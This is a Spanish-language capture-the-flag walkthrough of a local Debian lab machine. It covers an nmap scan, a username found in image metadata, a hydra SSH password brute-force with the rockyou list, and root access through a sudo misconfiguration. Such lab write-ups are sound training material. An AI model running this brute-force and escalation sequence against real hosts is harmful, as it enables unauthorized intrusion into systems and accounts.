
SO- debian


puertos- 22,80

Escaneo




```
❯ nmap -sS -sV -sC --open -p- --min-rate 5000 -T4 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 17:45 CST
Nmap scan report for index.html (172.17.0.2)
Host is up (0.000011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.37 seconds
```

vemos que hay en el navegador.




contiene una imagen, y es que hay que buscar hasta dentro de las imágenes, yo lo hice con vi y esta este usuario.




```
ÿØÿà^@^PJFIF^@^A^A^@^@^A^@^A^@^@ÿá^K÷http://ns.adobe.com/xap/1.0/^@<?xpacket begin='ï»¿' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.76'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>

 <rdf:Description rdf:about=''
  xmlns:dc='http://purl.org/dc/elements/1.1/'>
  <dc:description>
   <rdf:Alt>
    <rdf:li xml:lang='x-default'>────────── User: borazuwarah ─────────</rdf:li>
   </rdf:Alt>
  </dc:description>
  <dc:title>
   <rdf:Alt>
    <rdf:li xml:lang='x-default'>────────── Password:  ─────────</rdf:li>
   </rdf:Alt>
  </dc:title>
 </rdf:Description>
</rdf:RDF>
</x:xmpmeta>
```

con hydra




```
❯ sudo hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2/ -t 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-16 18:05:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
rwriting, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344400 login tries (l:1/p:14344400), ~28688
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: borazuwarah   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-16 18:05:26
```

sudo -u user su




```
❯ sudo ssh borazuwarah@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't
ED25519 key fingerprint is SHA256:O4p1roi1VxgJcCkT8eG0q
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fi
Warning: Permanently added '172.17.0.2' (ED25519) to the
borazuwarah@172.17.0.2's password:
Linux b7b70b1e7123 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC

The programs included with the Debian GNU/Linux system a
the exact distribution terms for each program are descri
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
permitted by applicable law.
borazuwarah@b7b70b1e7123:~$ sudo -l
Matching Defaults entries for borazuwarah on b7b70b1e712
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User borazuwarah may run the following commands on b7b70
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@b7b70b1e7123:~$ ls
borazuwarah@b7b70b1e7123:~$ 
```

probamos maneras de escalar privilegios



```
sudo: vim: command not found
borazuwarah@b7b70b1e7123:~$ sudo su
root@b7b70b1e7123:/home/borazuwarah# ls
root@b7b70b1e7123:/home/borazuwarah# whoami
root
root@b7b70b1e7123:/home/borazuwarah# id
uid=0(root) gid=0(root) groups=0(root)
root@b7b70b1e7123:/home/borazuwarah#
```



```
exit
borazuwarah@b7b70b1e7123:~$ sudo bash
root@b7b70b1e7123:/home/borazuwarah#
```

esta maquina esta muy buena porque a simple vista hay pistas, pero incluso en la imagen.

Herramientas

nmap

hydra

ping -c